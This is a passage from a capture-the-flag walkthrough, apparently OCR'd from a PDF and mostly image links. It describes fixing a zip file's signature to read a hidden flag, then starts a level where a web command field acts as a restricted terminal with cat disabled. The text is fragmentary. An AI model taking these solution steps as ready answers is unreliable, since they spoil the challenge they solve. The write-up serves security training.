
- After the verifying step want to edit as the normal signature method of zip file.




- Then save it as the choice.




- Then unzip it and open the txt file.




- Can see the flag in it.







Level 6

- First, have go to the given link.








- This command field work as terminal. first I use ls command to list the file.





- Then I use cat command to view file, but it does not work. Because of some command disabled.







